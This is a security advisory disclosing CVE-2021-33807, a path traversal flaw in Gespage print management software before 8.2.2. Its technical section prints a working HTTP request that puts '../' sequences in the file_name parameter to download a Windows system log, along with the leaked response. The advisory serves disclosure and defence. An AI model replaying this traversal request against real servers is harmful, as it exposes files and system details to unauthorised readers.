

# SECURITY ADVISORY

GESPAGE

DIRECTORY TRAVERSAL

**OLIVIER THIBAUT**

22/07/2021

CVE-2021-33807

## 1. SUMMARY

### 1.1. CONTEXT

Gespage is a print management software. This application is designed to observe and control the use of printing equipment, whether they are printers (network and local) or multifunction (MFP).

### 1.2. DESCRIPTION

A path traversal vulnerability exists in Gespage prior to version 8.2.2 which allows remote authenticated users to download local files via the "file\_name" parameter of the GET /gespage/doDownloadData and /gespage/webapp/doDownloadData HTTP requests.

### 1.3. PRODUCTS AND VERSIONS AFFECTED

Affected products:

- Gespage versions 8.2.1 and earlier

### 1.4. IMPACT

A remote authenticated user can read and download local files from the web server that can disclose important information.

### 1.5. MITIGATIONS

Users who still use an older version of the product are strongly invited to upgrade to the latest version available at the author's site.


### 1.6. DISCLOSURE TIMELINE

DATE	EVENT
29/03/2021	Initial discovery.
12/04/2021	Initial contact to vendor.
03/06/2021	CVE ID reservation.
13/07/2021	Public disclosure.

## 2. TECHNICAL DETAILS

### 2.1. VULNERABILITY DETAILS

This vulnerability is a path traversal vulnerability in the GET “/gespage/doDownloadData” HTTP request. The “file\_name” parameter is not properly validated and can be used to download local files outside of the web tree:



```
Request
Pretty Raw \n Actions
1 GET /gespage/doDownloadData?file_name=../../../../../../../../Windows/debug/NetSetup.log HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
4 Accept: */*
5 Referer: /gespage/webapp/users/prnow.jsp
6 Accept-Encoding: gzip, deflate
7 Accept-Language: fr-FR, fr;q=0.9,en-US;q=0.8,en;q=0.7
8 Cookie: JSESSIONID=
9 Connection: close
10

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Set-Cookie: JSESSIONID=; Path=/gespage; HttpOnly
3 Content-Disposition: attachment; filename="null"
4 Content-Type: application/octet-stream
5 Date: Tue, 23 Mar 2021 13:35:11 GMT
6 Connection: close
7 Content-Length: 14440
8
9
10 06/29/2015 14:32:34:589 -----
11 06/29/2015 14:32:34:589 NetpDoDomainJoin
12 06/29/2015 14:32:34:605 NetpDoDomainJoin: using new computer names
13 06/29/2015 14:32:34:605 NetpDoDomainJoin: NetpGetNewMachineName returned 0x0
14 06/29/2015 14:32:34:605 NetpDoDomainJoin: NetpGetNewHostName returned 0x0
15 06/29/2015 14:32:34:605 NetpMachineValidToJoin: '
16 06/29/2015 14:32:34:605 OS Version: 6.3
17 06/29/2015 14:32:34:605 Build number: 9600 (9600.winblue_r8.150127-1500)
18 06/29/2015 14:32:34:652 SKU: Windows Server 2012 R2 Standard
19 06/29/2015 14:32:34:652 Architecture: 64-bit (AMD64)
20 06/29/2015 14:32:34:652 NetpDomainJoinLicensingCheck: ulLicenseValue=1, Status: 0x0
21 06/29/2015 14:32:34:652 NetpGetLsaPrimaryDomain: status: 0x0
22 06/29/2015 14:32:34:652 NetpMachineValidToJoin: status: 0x0
23 06/29/2015 14:32:34:652 NetpJoinDomain
24 06/29/2015 14:32:34:652 HostName:
25 06/29/2015 14:32:34:652 NetbiosName:
26 06/29/2015 14:32:34:652 Domain:
27 06/29/2015 14:32:34:652 MachineAccountOU: (NULL)
28 06/29/2015 14:32:34:652 Account:
29 06/29/2015 14:32:34:652 Options: 0x23
```

Figure 1 – Downloading Windows NetSetup.log

### 3. REFERENCES

- **Gespage**, Vulnerability details published by the vendor  
<https://support.gespage.com/fr/support/solutions/articles/14000130201-security-advisory-gespage-directory-traversal>
- **MITRE**, CVE-2021-33807  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-33807>